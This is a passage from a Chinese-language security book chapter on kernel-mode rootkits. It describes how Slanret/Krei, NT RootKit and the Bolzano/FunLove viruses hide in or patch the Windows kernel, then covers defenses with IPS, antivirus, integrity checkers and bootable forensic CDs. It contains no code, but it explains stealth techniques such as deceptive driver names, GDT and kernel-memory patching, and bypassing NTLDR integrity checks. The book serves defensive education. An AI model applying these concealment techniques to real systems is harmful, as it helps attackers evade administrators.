监听，而且允许攻击者对受害计算机的远程后门访问。当然，Slanret 和 Krei 协调工作，因为 Slanret 包庇 Krei 的所有操作。

Slanret 是个很不错的 RootKit，但其开发人员忽略了一个重要的方面，即 Slanret 设备驱动程序不能从设备驱动列表中隐藏自身。一经安装，Slanret 将以 IPSEC Helper Services 或 Virtual Memory Manager 这样的名字在设备驱动列表中出现。这些名字听起来像是合法

的驱动程序，或许还会让用户或管理员认为这个驱动程序不知为什么支持 IPSec 或计算机的虚拟存储系统。一些 Slanret 的变种称其设备驱动程序为 “Ierk8243.sys”，这是一个更具欺骗性，而且更巧妙的名字。

Slanret 工具的另一个变体使用同样的基本代码，但在不同的端口进行监听，并使用不同的驱动程序名。称为 “BackDoor-ALI” 的 RootKit 借用了几乎全部的 Slanret/Krei，但是监听在 TCP 端口 961 并且使用的驱动程序名为 “P2.SYS PentiumII Processor Driver” [22]。有了这个名字，它听起来像是一个非常合理的驱动程序。不是吗？实际上，它是一个令人讨厌的内核模式 RootKit。

尽管 Slanret 在隐藏自己的驱动程序方面做得不好，但是有一个更加全面的内核模式 RootKit 设备驱动的确可以隐藏自己。通过使用 API 挂钩获取这台计算机使用的系统服务，显示处于活动状态的驱动程序，攻击者可以除掉这些证据，并创建一个更加隐秘的工具。要小心，在不远的将来可能会遇到这种威胁。

修改在内存中运行的内核

攻击者无需使用一个设备驱动程序，就可以直接在受害计算机的内存中为内核添加补丁，Greg Hoglund 首先详细描述了这一技术[23]。为了理解 Hoglund 的技术，以及建立于其上的工具的原理，我们需要考虑一下 Windows 中如何处理存储器，特别注意运行在 Ring 0 和 Ring 3 的 CPU。在一台 Windows 计算机上，Global Descriptor Table(GDT)中包含了关于内存如何划分成不同部分的信息，这些信息保存用户程序和内核本身之中。正如我们在前面讨论过的，0x80000000 和 0xC0000000 之间的所有存储位置都用于内核，而且一般情况下不能用于用户模式程序。GDT 保存关于各个内存部分是如何划分的数据，还有一个程序使用内存每个部分所需的 CPU 令牌。GDT 定义的各段可以彼此交迭。就是说，在 GDT 中，同样的内存地址范围可以同时处于多个段。你也一定希望，默认的 GDT 表示。如果想要访问 0x80000000 和 0xC0000000 之间的内存区域，你需要运行在 Ring 0，这是内核的领域。

这也正是问题所在，攻击者可以通过采取几种手段来修改内存，为 GDT 增加一个新的条目，从而描述一个新的，攻击者定义的段映射到某个内存区域。这个新的条目不会覆盖现有的 GDT 条目，但是会添加另一个条目，它涉及到包含在 GDT 中的其他行的相同内存区域。猜猜新的条目描述的内容，是的，新的 GDT 条目将描绘一个 0x00000000~0xFFFFFFFF 之间的内存空间。在一个 32 位结构中，这是一个完整的内存空间。如果你想要访问内存，可能也要访问整个 GDT。当然，新的 GDT 条目允许运行在 Ring 3 的某个程序中读或写这个新的重叠段。这样通过编写某段机器语言代码，在 GDT 中增加一个条目，攻击者可以直接读写内核存储器，如图 8-35 所示。




图 8-35 增加一部分到 GDT，从而创建一个可以从 Ring 3 访问的新代码段

Hoglund 的论文涉及了用这种方式修改 GDT 的代码，然后利用这一技术修补运行的内核，这样它就废除了计算机上的所有安全检测功能。如果某个用户想要访问某个特定的对象，例如一个文件或注册表项，SeAccessCheck 对内核的作用确定用户被授予对给定对象的访问权限。Hoglund 的补丁通过覆盖内存中只有 4 个字节大小的 Windows NT 内核，绕过所有与在计算机上访问对象有关的安全检查，这可以通过修改对 SeAccessCheck 的本地内核函数调用实现。使用了这个补丁之后，攻击者可以访问任何文件、用户记录、注册表设置或受害计算机上的其他部分，而不会受到来自内核及其安全控制的那些令人烦恼的干涉，这个 4 字节的小补丁显示能够控制运行内核的存储映像所带来的威力。如果我可以读或写内核存储区，就可以修改其代码来切断安全性控制。另外，我可以截取系统服务调用并执行某些代码，这些代码可以用于我们在讨论恶意设备驱动时看到过的所有想到的隐藏技术。

基于 Hoglund 论文中的一些概念并引入一些额外的思想，一个名叫 Crazylord 的开发人员发表了另外一篇关于 Windows 内核控制的论文，更深入地研究了内核。Crazylord 的技术设计到了 Windows 内核中的一个对象，称为“\Device\PhysicalMemory”。你可能希望按照这个名字的含义，该对象可以包含一个在 Windows 系统中所有物理内存（包含用户和内核内存）的表示。Microsoft 将这个对象包含在 Windows 内核中，这样内核可以跟踪并帮助控制计算机上的内存使用。为了研究这个有趣的对象，Mark Russinovich 发布了一个称为“PhysMem”的工具，可以从 www.sysinternals.com 找到该工具，它可以显示这个设备的内容。从 Hoglund 的想法和 PhysMem 工具开始，Crazylord 实现的代码为攻击者提供了查看、搜索和修改受害计算机上任何内存（包括内核存储器）的功能。在某种意义上，Crazylord 的设计提供了对 Windows 内核存储器的查看，这非常类似于 Linux 中的 /dev/kmem。当然，对 Crazylord 的设计也允许操作这部分内存，采取的方式非常类似于 Sd 和 Devik 在 Linux 上使用的读内核存储器（rkm）和写内核存储器（wkm）函数。所以，现在我们在 Windows

计算机上有了类似于/dev/kmem 的攻击。

利用这些技术，攻击者可以控制内核并修改系统服务函数，进而从管理员处隐藏文件、程序、注册表项和系统的其他部分。尽管 Crazylord 的文章中没有提及 RootKit，但其 Windows/dev/kmem 技术为攻击者提供了一个起跑点，用来允许其他攻击者创建内核模式 RootKit，而无需使用设备驱动程序。

Hoglund 基于自己的技术发布了一个称为“NT RootKit”的工具，但是不要被这个名字迷惑，这个工具可以运行在 Windows NT/2000/XP 系统中。在你读到这部分内容时，一个 Windows 2003 兼容版可能已经发布了。这个 NT RootKit 包含了多个内核模式 RootKit 特性，包括文件、程序和注册表项的隐藏，它还可以为计算机上的任何用户模式可执行程序完成执行方向的改变。某些版本中还包括一个内建的按键记录程序，它将从键盘上输入的一切都记录到一个隐藏的文件中。

NT RootKit 的设置不是件容易的事情，任何以_root_作为名字起始的文件、注册表项或程序都将自动隐藏。所以攻击者可以仅仅为安装到受害计算机上的所有恶意材料恰当地命名，这些材料就会消失。

NT RootKit 还实现了一种锥形区的概念，我们前面讨论 Linux KIS 工具时看到过。如果一个运行程序的名字以_root_作为开始，当然它是隐藏的，但是某个隐藏的程序可以看到隐藏文件、程序和注册表项。所以攻击者可以复制 Windows command shell(Cmd.exe)，在名字前加_root_。一旦执行了_root_cmd.exe，结果是命令将不再隐藏，但是它还具有看到计算机上任何隐藏项的功能。同样，一个 Windows Task Manager(Taskmgr.exe)或 Registry Editor(Regedit.exe 或 Regedt32.exe)，如果名字中加有_root_，将可以分别看到隐藏的程序和注册表项。

在硬盘中为内核加补丁

攻击者不仅可以在内存中修改 Windows 内核，还可以修改硬盘中的内核映像文件，用修改过的软件替换 Ntoskrnl.exe 中的函数，这样的软件可以在计算机上提供一个后门并隐藏攻击者的存在。现在，攻击者不能令 Ntoskrnl.exe 文件自身修改，因为这个文件的完整性在每次系统启动时都会被检测。在系统启动过程中，有一个称为“NTLDR”的程序在内核加载内存之前检测 Ntoskrnl.exe 的完整性。如果 Ntoskrnl.exe 文件已经被修改，则 NTLDR 就显示一个可怕的蓝屏信息，表明内核本身已经受到了破坏。这时系统启动还没有完成，管理员和攻击者都不开心。相信我，如果在系统启动时，系统报错说内核被破坏，这可是令人特别害怕的一件事情！

为了解决这个困难，坏家伙们将同时控制 NTLDR 和 Ntoskrnl.exe 文件。用一个小的补丁来覆盖 NTLDR 中的一些机器语言指令，这样它就逃过了自身的完整性检测。攻击者于是可以非常容易地任意修改 Ntoskrnl.exe，如图 8-36 所示。在步骤 1 中，对 NTLDR 文件

的修改在系统启动一开始就复制到内存中，NTLDR 程序经过修改后跳过 Ntoskrnl.exe 文件的完整性检测。所以在第 2 步中，修改过的 Ntoskrnl.exe 文件加载到内存，各种令人讨厌的修改也就从此加载其中。




图 8-36 修改 NTLDR 跳过 Ntoskrnl.exe 完整性检测，然后修改 Ntoskrnl.exe

尽管这项技术还没有广泛应用于实现后门访问和功能完备的 RootKit，但在过去几年内有多种病毒已经在使用这一技术。例如，1999 年出现的 Bolzano 和 FunLove 病毒，它们修改了 NTLDR 和 Ntoskrnl.exe[25]。这两种病毒都对内核文件进行了一个小的修补，这样 SeAccessCheck 的安全功能完全失效。在内核文件中实现的类似攻击是 Hoglund，它应用于一个运行内核的存储器中。一旦使安全检测功能失效，Bolzano 和 FunLove 病毒可以访问并修改受感染计算机上的任何对象。尽管这些病毒只是以 Windows NT 为目标，而且只是令 SeAccessCheck 的功能失效，但是利用一个类似的技术来修改 Ntoskrnl.exe 和 Win32k.sys 中的系统服务调用，可以实现一个完整的 Windows RootKit。到此为止，还没有主流的 Windows RootKit 使用过这样的技术，它只与到目前为止的一少部分定义模糊的病毒有关。

利用一台虚拟机创建一个伪造的系统

前面我们看到攻击者如何使用 UML 创建一个虚拟的 Linux 计算机，让它运行在一台受攻击的 Linux 系统中。管理员和用户可能认为自己正在登录到真实的计算机上，但实际上是登录到一个虚拟机操作系统中，这个虚拟操作系统构建在攻击者掌控的真正系统之上。同样的方法也可以应用于一个 Windows 环境，攻击者可以安装运行在 Windows 上的几种虚拟计算机环境中的任何一个，就可以运行一台虚拟的 Windows 计算机，表 8-4 列出了这样几种虚拟计算机环境。

表 8-4 可被用来欺骗用户的虚拟计算机工具

工具名	商业/免费	主机操作系统支持	提供站点
VMWare	商业	Linux 和 Windows	www.vmware.com
VirtualPC	商业	Windows、MacOS X 和 OS/2	www.connectix.com
Plex86	免费	Linux	http://plex86.sourceforge.net
Bochs	免费	Linux、Windows 和 MacOS X	http://bochs.sourceforge.net

攻击者使用表 8-4 中的任何工具都有一个重要的缺陷，即在 Windows 初始化过程中的复杂性和缺乏透明性。确实，攻击者可以闯入一台 Windows 计算机，安装一个虚拟机工具，创建一个虚拟的系统来假冒原来的系统。然后配置整个虚拟机，在启动时用启动脚本恰当地激活这个虚拟机。但是，受到攻击的主机操作系统的启动过程和虚拟机工具的激活很有可能被管理员发现。使用 UML 的 Linux 系统攻击者同样面临着一个类似的问题，不过可以伪装 UML 启动脚本。这样一来，它就不会对在计算机屏幕上观察启动过程的用户显示任何活动。它会愚弄那个坐在计算机控制台前的管理员或用户，使其启动 VMWare、VirtualPC、Plex86 或 Bochs，这对于攻击者而言是相当令人畏缩的任务。表 8-4 列出的每一种虚拟计算机工具作用时都会在屏幕上显示大量的信息。所以尽管还只是可能，虚拟计算机方法用于 Windows 的可能性要小于在 Linux 中的情况。

8.4.3 内核模式 Windows？或许某一天……很快

前面我们讨论了假设 Linux 内核中构建了合适的 KML 工具，攻击者如何利用 KML 工程在 Ring 0 下运行设计为用户模式的任何程序。到写这本书时为止，还没有人创造出完整的内核模式 Windows 工具可以在 Windows 内核中运行用户模式程序。但是，人们一直朝着这个方向做着不懈的努力。

特别地，NT RootKit 开发小组扩展了 NT RootKit 本身，这样它可以运行内核中的所有用户模式程序。例如，他们把重点放在从内核模式下运行 Cmd.exe 命令。另一方面，攻击者可以获得一个命令行解释器，从而实现对任何内核模式数据结构的访问，同时保持对所有的用户模式的程序不可见。

推广这样一个利用命令行解释器的工具是相当费劲的工作，因为开发人员不得不小心地管理内核中的存储器访问来创建一个内核模式 Windows 工具。运行在内核模式的模式程序可以很容易地被想做闯入瓷器店的公牛，它破坏了关键的数据结构，使系统不稳定，甚至完全瘫痪。尽管如此，我希望看到很及时的普通内核模式 Windows 工具有对 Windows 内核的保护（一个用户模式程序），如同瓷器店中的公牛周围的遮蔽物。提醒你的是，这个遮蔽物不能保护公牛，但是它被设计用于保护瓷器店本身不受意外地破坏。当然，对于使

用某个工具控制内核的攻击者来说，这个保护屏蔽需要选择突破口。这样攻击者可以修改瓷器店中的某些部分，而不需要处理整个瓷器店，在这之前要使更多的工作相互协调。

8.4.4 保卫 Windows 内核

因为 Windows 内核和 Linux 内核一样受到几种类似攻击的威胁，所以我们必须同样小心支持 Windows 计算机的安全。让我们按照前面讨论过的对 Linux 内核模式攻击的分级处理，分析一下对 Windows 内核控制的防御，可以分为以下 3 类：防御、检测和应对。

防御

对于这本书中的大多数恶意软件，你的防御计划中的一个关键因素就是要定期加强系统配置并应用补丁，让那些坏家伙远离你的系统，这样的防御措施在 Windows 系统和 Linux 系统中同样重要。除了这些格外重要的基本建议外，你可能想到考虑另外一类有助于防止安装内核模式 RootKit 的工具，即侵入预防系统（Intrusion Prevention System, IPS）。

坦白地说，我不是术语侵入预防系统的坚决拥护者，因为这个命名不够明确，它可以代表许多产品，从防火墙到智能卡识别标志等。但是，由于各种市场原因，IPS 这个名字已经与一类产品紧密地联系到了一起，这类产品安装到单独的终端系统中来阻止侵入计算机的各种攻击。我不喜欢 IPS 这个名字，但是喜欢这些工具所提供的功能。这些 IPS 解决方案通过封锁某些功能从而限制了攻击者对你系统的认识，这些功能常被攻击者滥用来获得在目标计算机上的超级用户权限。将 IPS 看做是你的计算机中各个关键部分的屏蔽物，观察并阻止与闯入系统有关的可疑行为，这些可疑的活动包括一些缓冲区溢出式攻击、各种混乱情况和可疑的系统服务调用。

Cisco 公司的 Security Agent（以前称为“Okena Storm Watch”）、Network Associates 的 Enterscept，以及 Watchguard 的 ServerLock 产品都是运行在 Windows 平台上商业版 IPS 工具的例子。它们提供了大量的保护策略，但是这些工具中最有价值的功能之一是限制计算机中各种应用程序可以执行的系统服务调用。你可能会回想起这一章前面部分，免费的 SysTrace 在 Linux、FreeBSD 和 MacOS X 系统中提供了这样的保护，商业版的 IPS 工具在 Windows 提供了类似的保护功能。通过配置 IPS 来限制某个特定程序（例如，一台 Web 服务器、mail 服务器或 DNS 服务程序）可以执行的系统调用，攻击者将很难获得管理员权限并安装 RootKit。同样，一些商业版的 IPS 工具支持除 Windows 之外的操作系统，例如，Cisco 公司的 Security Agent 可以运行在 Windows 和 Solaris 系统中，Enterscept 可以用于 Windows、Solaris 和 HP-UX，Watchguard 公司的产品重点支持 Windows 和 Solaris 系统。

我们应该注意到，在一个产品环境中配置并维护这些 IPS 工具不是一件容易的事情。你需要小心地对其进行安装和设定，这样它就能与给定计算机上的应用程序很好地协调，允许这个程序执行所需的函数，而封锁不需要的那些函数。在某种意义上，这个工具应该

可以识别这台计算机的正常操作,这样一来,它就可以发现并避免异常的活动。尽管如此,配置了 IPS 工具来支持特定的计算机后,你就为这台计算机增加了一个重要的附加安全措施。

检测

为了在 Windows 上检测到内核模式 RootKit,许多反病毒工具都包含了用于几十个内核控制的签名,例如 Slanret 和 NT RootKit。如果一个反病毒工具将文件的内容与其一个签名相匹配后,发现了硬盘上的一个内核模式 RootKit,则它将隔离这个文件使其不能执行和安装。因此,正如我们在第 2 章中首次提到的那样,大量使用并不断地更新反病毒基础设施,可以预防和检测到 Windows 中的内核模式 RootKit。

这些反病毒签名在内核控制工具安装前是很有用的,所以提前使用反病毒工具显得空前的重要。安装内核模式 RootKit 之后,反病毒工具就很难检测到它,因为 RootKit 的隐藏功能有助于它在反病毒程序中隐藏。但是许多 Windows 系统中的内核模式 RootKit 即使是安装了之后也有可以被反病毒工具发现,因为 RootKit 的隐藏机制中存在某些漏洞。例如,Slanret 忘了隐藏其设备驱动程序名。证据表明,即使实施了内核控制之后,也可以被反病毒工具检测到。

虽然反病毒解决方案针对这些形式的恶意软件提供了重要的保护,但是你仍然应该考虑使用一个文件完整性检测工具,例如商业版的 Tripwire、GFI LANguard System Integrity Monitor 和 Ionx Data Sentinel 工具。正如我们在第 7 章中讨论过的那样,如果使用这种 RootKit 的开发人员或攻击者忘记了隐藏内核模式 RootKit 所做的文件修改,那么这里每一种工具都可以发现这些修改。我们在 Linux 内核模式 RootKit 防御中提到过,对于一个攻击者来说,忘记了隐藏内核模式 RootKit 所做的所有文件修改很正常。所以,利用一个文件完整性检测工具查找这些修改是个合理的策略。

应对

如果要在你的 Windows 计算机上应对一个使用了内核模式 RootKit 的攻击,要保证安装一个包含最新版反病毒工具和最新签名的 CD-ROM。许多 Windows 反病毒工具可以检测并卸载各种内核模式 RootKit,而将这个功能应用于实际应对突然事件中是无价的。只需在受害计算机上安装这个反病毒程序,记住它有一个签名可以发现已经安装的 RootKit,然后指示这个反病毒工具清除这个讨厌的恶意软件即可。

如果反病毒工具不能找到并删除这个恶意软件,你将需要对系统做进一步的详细分析。千万不要相信已经嵌入了恶意软件的内核,可导入的 Linux CD-ROMs 和 Knoppix 又派得上用场了。你可能会问:“我如何使用 Linux CD-ROM 来分析 Windows 系统呢?”是的,虽然 FIRE 和 Knoppix 是可导入的 Linux 产品,但它们包含了用于检查 Windows 磁盘分区的许多工具。所以要进一步分析系统,你应该设定系统从 FIRE 和 Knoppix 启动,从而启

动一个 Linux 环境。然后可以运行 FIRE 或 Knoppix 中的各种 Linux 工具分析计算机的 Windows 部分。FIRE 是我最喜欢用来实行这类分析的工具，其中包含了分析 Windows 硬盘的许多项目，如表 8-5 所示。

表 8-5 分析 Windows CD-ROM 的 FIRE 工具

工具名	描 述
F-prot	来自于 FRISK Software International 的商业版 F-prot 病毒扫描器的一个免费演示版，这个产品可以查找 Windows 和 Linux 中的恶意软件，包含查找大量内核模式 RootKit
Editreg	Linux 命令行解释器工具，用来查找并修改 Windows 中的注册表
Sleuth Kit (之前称为“TASK”)	用来分析硬盘映像的 Linux 工具，包括各种 UNIX 驱动格式，还有 Windows FAT 和 NTFS 格式

目前，使用一个可导入的 LinuxCD-ROM 是最好的选择，因为到写这本书时为止，还没有任何公开的可靠可导入 CD-ROM。Microsoft 对 Windows 的许可禁止人们创建这样的 Windows 产品，开发它的 CD-ROM 映像，使其可以从 Internet 上下载。如果不是这样，本质上来说某人可以发布 Windows，当然从许可的角度是不行的。所以在事件处理操作中，我们利用一个 Linux CD-ROM (例如 FIRE) 中内建的工具来支持 Windows 计算机中的事件处理。

用手边这些工具 (例如免费的 FIRE CD-ROM) 武装自己的系统，你就可以完善地管理自己的注册表和文件系统，从而可以详细分析这台计算机。这本书并没有详细地讲述防御分析，我向你推荐 *Computer Forensics* 中的几篇文章，即 Warren Kruse 和 Jay Heiser 所写的 “*Incident Response Essentials*”，其中介绍了计算机防御技术。或者 Chris Prosise 和 Keven Mandia 所写的 “*Incident Response*”，其中更加详细地介绍了防御研究。

8.5 结论

攻击者有太多控制内核的选择，从使用几个内核级 API 调用，到彻底替换内核本身。利用这些强有力的技术，坏家伙们可以实现极其隐秘的 RootKit，这使得他们一旦在受害计算机上获得超级用户访问权限就很难被发现并清除。在这几章中，我们看到了逐步逼近的恶意软件攻击，从很普通的后门，到用户模式 RootKit，再到对内核本身的控制。但是，在同恶意软件战斗的过程中，内核是我们所面临的最深层攻击吗？事实上，坏家伙们可能会进入比内核更深的地方，我们将在下一章进行相关研究。

8.6 总结

通过对操作系统最根本的内核进行控制，攻击者可以对受害计算机实施比使用用户模式 RootKit 更为深入的控制。对于伪装攻击者在系统中的存在而言，利用内核模式 RootKit 潜入内核是一种相当有效的技术。内核指操作系统的内核，它控制进程、存储器、文件系统、其他硬件组成，以及中断。内核依赖于构建在 CPU 硬件中的保护，例如在 x86 兼容 CPU 上的各级 Ring。Linux 和 Windows 都将 Ring 0 用做内核模式操作，而 Ring 3 用于用户模式操作。运行在内核模式（即 Ring 0）下，不同于运行在 root 或管理员权限下。在 root 或管理员权限下运行的程序仍然处于用户模式，而且对于内核模式数据结构的访问非常有限。允许程序执行从 Ring 3 转换到 Ring 0 的代码有时称为“调用门”。

攻击者可以利用内核模式 RootKit 修改底层内核，从而隐藏文件、目录、网络端口和混合模式。另外，攻击者可以设置内核来改变执行请求的方向，使其执行攻击者自己选择的程序。最后，攻击者可以截取并控制对系统硬件发出的任何请求。通过对内核的控制，攻击者修改程序（例如 ls、netstat 和 lsof）所依赖的底层结构，使对攻击者活动的隐藏更加彻底。

Linux 内核创建一个称为“/proc”的虚拟文件系统，其中内核保存关于每个正在运行的进程及其本身状态的信息。通过对/proc 的研究，我们可以查看这些结构，甚至可以修改各种内核设置。/proc 中让人特别感兴趣的是安装在内核中的模块列表，/proc/modules 文件指出哪些内核模块安装用来扩展内核的功能，/dev/kmem 文件包含对内核存储器的检查。然而，如果没有合适的解析器，这个存储器大多会欺骗想要对其进行搜索的用户。

为了与内核交互，用户模式进程要调用一个系统库。这个系统库于是在 CPU 上发起一个中断，系统调用内核，然后由系统调用表来确定内核中的哪部分代码将用于处理这个系统调用。计算机的原始系统调用表可以从 syscall.h 或相关文件中找到，系统调用包括 SYS_open、SYS_read 和 SYS_execve，分别用于打开、读出和执行文件。如果想要查看你的计算机所支持的系统调用基本集合，则可以查看 System.map 文件。Linux 系统中所有的核心数据和代码都位于 0xC0000000 及其上的存储单元，strace 工具会显示运行程序执行的各种系统调用。

为了实现对 Linux 内核的控制，攻击者可以采取 5 种不同的方法，即利用恶意的可承载内核模块，修改/dev/kmem，修补内核映像文件，用 UML 创建一个伪造的系统，以及用 KML 修改内核。最普通的内核模式 RootKit 就包含可承载的内核模块，这些模块通常会修改系统调用表，使其指向攻击者的代码。从某种意义上来说，攻击者是在内核本身执行 API 挂钩，Adore 和 KIS 就是用到这一技术的两个工具。为了在系统重启过程中重载某些模块，

坏家伙们在系统启动时会频繁地修改 `init daemon` 来实现对内核的修改。而操作 `/dev/kmem` 使攻击者无需使用模块就可以修改内核，RootKit 就用到了 SucKIT 这一内核模式。

通过修改 `vmlinux` 文件，攻击者可以修补硬盘中的内核映像，可以通过修改这个文件将不同的恶意内核模块构建到内核文件本身中。利用 UML，攻击者可以创建一个伪造的客户机操作系统，让管理员和用户误认为自己位于真正的操作系统中。攻击者才真正拥有并控制主机操作系统。KML 对内核进行扩展，这样用户模式程序可以运行在 Ring 0 下，并直接访问内核结构。

为了保护 Linux 内核，你需要加强系统的配置并应用补丁，从而首先防止攻击者获得 root 级访问。或者建立一个不支持可承载内核模块的内核，这样可以增加攻击者安装内核模式 RootKit 的复杂性。Systrace 工具可以限制特别的应用程序所执行的系统调用，防止攻击者乱用。Linux 安全模块 (Linux Security Modules) 还为 Linux 系统增加了一些额外的安全功能，以此来限制攻击者可以实施的攻击。

在 Linux 系统中，要检测到一个内核模式 RootKit，你可以使用一个文件完整性检测工具，查找攻击者或 RootKit 的疏忽。还有，通过查找内核操作所引起的不一致，chkrootkit 工具有助于识别几个内核模式 RootKit。最后，KSTAT、Syscall Sentry、KSEC 和 Listsyscalls 工具可以用来查找各种 UNIX 系统中系统调用表的变化。

对付内核模式 RootKit 攻击时，Linux 引导盘非常有用。通过导入一个可信的内核，分析者可以快速查看嵌入内核的那台计算机的文件系统。相信这个工具显示的一切结果，FIRE 和 Knoppix 软件在这一类型的分析中是非常有价值的。

Windows 内核提供了多个与 Linux 内核类似的结构，用户模式程序调用各种运行在用户模式下的 Win32 子系统 DLL 实现与内核的交互。这些调用被传递给称为“Ntdll.dll”的用户模式代码，它将引起一个中断，将控制传递给内核。Win32 DLL 有很详细的文档，因为 Microsoft 打算让开发人员为这些接口编写代码。而 Ntdll.dll 接口却没有详细的记录，因为它应用于 Windows 的内部功能，例如与内核的连接。

Ntdll.dll 引起的中断让系统激活系统服务调用程序，从而确定调用 Ntoskrnl.exe 文件中的哪些核心代码来处理系统服务，系统服务调用程序依赖于系统调用表做出决断。Windows 系统中的系统服务调用表与 Linux 系统中的调用表大致相同，这个调用表指出 Ntoskrnl.exe 文件中的功能，包括从 Win32k.sys 中加载的功能。

要分析 Windows 内核，你可以利用 Windows Task Manager 查找 CPU 使用的总内核时间。另外，你还可以使用 Performance 工具查看个别进程使用的内核时间(称为“特权时间”)。利用 Process Explorer 工具，你可以了解各个进程在系统启动期间如何调用，包括 Smss.exe 进程，它是在计算机上运行的第 1 个用户模式进程。还有 Csrss.exe 进程，它调用和控制其他各个用户模式程序。Dependency Walker 工具显示程序和动态链接库所执行的各种功能调

用，这些动态链接库支持这些功能调用，你可以使用 Dependency Walker 查看由 Ntdll.dll、Ntoskrnl.exe 和系统的其他部分提供的功能。最后，来自于 Bindview 的 Windows strace 工具可以显示特定程序运行时执行的每一个系统服务调用。

用于控制 Linux 内核的 5 种方法中每一种都可以类似地应用于 Windows 系统中，最流行的 Windows 内核攻击就是控制中断处理、系统服务分配或用于处理系统服务的最底层内核功能的设备驱动程序，这里的每一种技术都是 API 挂钩的一种形式。Slanret/Krei 工具是恶意驱动程序的一个实例，它插入一个称为“IPSEC Helper Services”、“Virtual Memory Manager”或“P2.SYS PentiumII Processor Driver”的驱动程序，用来修改 Windows 内核。事实上，该工具在计算机上隐藏了一个攻击者设置的后门。

通过使用 Global Descriptor Table 或修改\Device\Physical 存储区，攻击者可以修改一个在内存中运行的内核。NT RootKit 使用这些技术在所有文件，进程和以_root_作为名字开始的注册表键周围创建一个静态分区。为了修改硬盘上的内核映像文件，攻击者首先必须修改 NTLDR 程序，使得对内核的安全性检测失效；否则系统就不能启动，Bolzano 和 FunLove 病毒利用这项技术来破坏受害计算机上的安全设置。另外，攻击者还可以使用一个虚拟的计算机环境，例如 VMWare 或 VirtualPC 来创建一个伪造的系统，这样的系统如同是管理员和用户的监狱。最后，攻击者可以修改内核，这样用户模式程序就可以运行在 Ring 0 下，从而实现一个内核模式 Windows 工具。尽管现在还没有这样的内核模式 Windows 方案，但是开发人员在不懈的努力下向着这个方向迈进。

为了保护 Windows 内核，你应该使用补丁并强化系统。还有，IPS 可以用来限制受保护计算机上的系统调用和其他应用程序的活动，从而增加系统的安全性。防病毒工具可以在内核模式 RootKit 安装前进行检测和防御，有时甚至是安装发生后也可以检测到。如果攻击者或开发人员忘记了隐藏对关键系统文件的某些修改，则文件完整性检测工具也可以查找到内核模式 RootKit。在 Windows 系统中对付内核模式 RootKit 造成的攻击时，你可以利用免费可导入的 FIRE 和 Knoppix CD-ROM，其中包括用于分析 Windows 注册表和文件系统的 Linux 程序。

8.7 参考文献

- [1] “Writing Linux Kernel Keylogger”, rd, 2002, www.phrack.org/show.php?p=59&a=14
- [2] “Abuse of the Linux Kernel for Fun and Profit”, halflife, 1997, www.phrack.org/show.php?p=50&a=5
- [3] “Solaris Loadable Kernel Modules: Attacking Solaris with Loadable Kernel Modules”, Plasmoid, 1999, www.the.org/papers/slkm-1.0.html

- [4] “Attacking FreeBSD with Loadable Kernel Modules”, Pragmatic, 1999 www.thc.org/papers/bsdkern.html
- [5] “GNU’s Not Unix!” The GNU Project Web Server, www.gnu.org
- [6] “The XFree86 Project”, The XFree86 Project Web Server, www.xfree86.org
- [7] “Linux Kernel”, Wikipedia, the free encyclopedia, www.wikipedia.org/wiki/Linux_kernel
- [8] *Understanding the Linux Kernel, Second Edition*, Daniel Pierre Bovet and Marco Cesati, O’Reilly & Associates, 2002
- [9] “(Nearly)Complete Linux Loadable Kernel Modules: The Definitive Guide for Hackers, Virus Coders, and System Administrators”, Pragmatic, www.thc.org/papers/LKM_HACKING.html
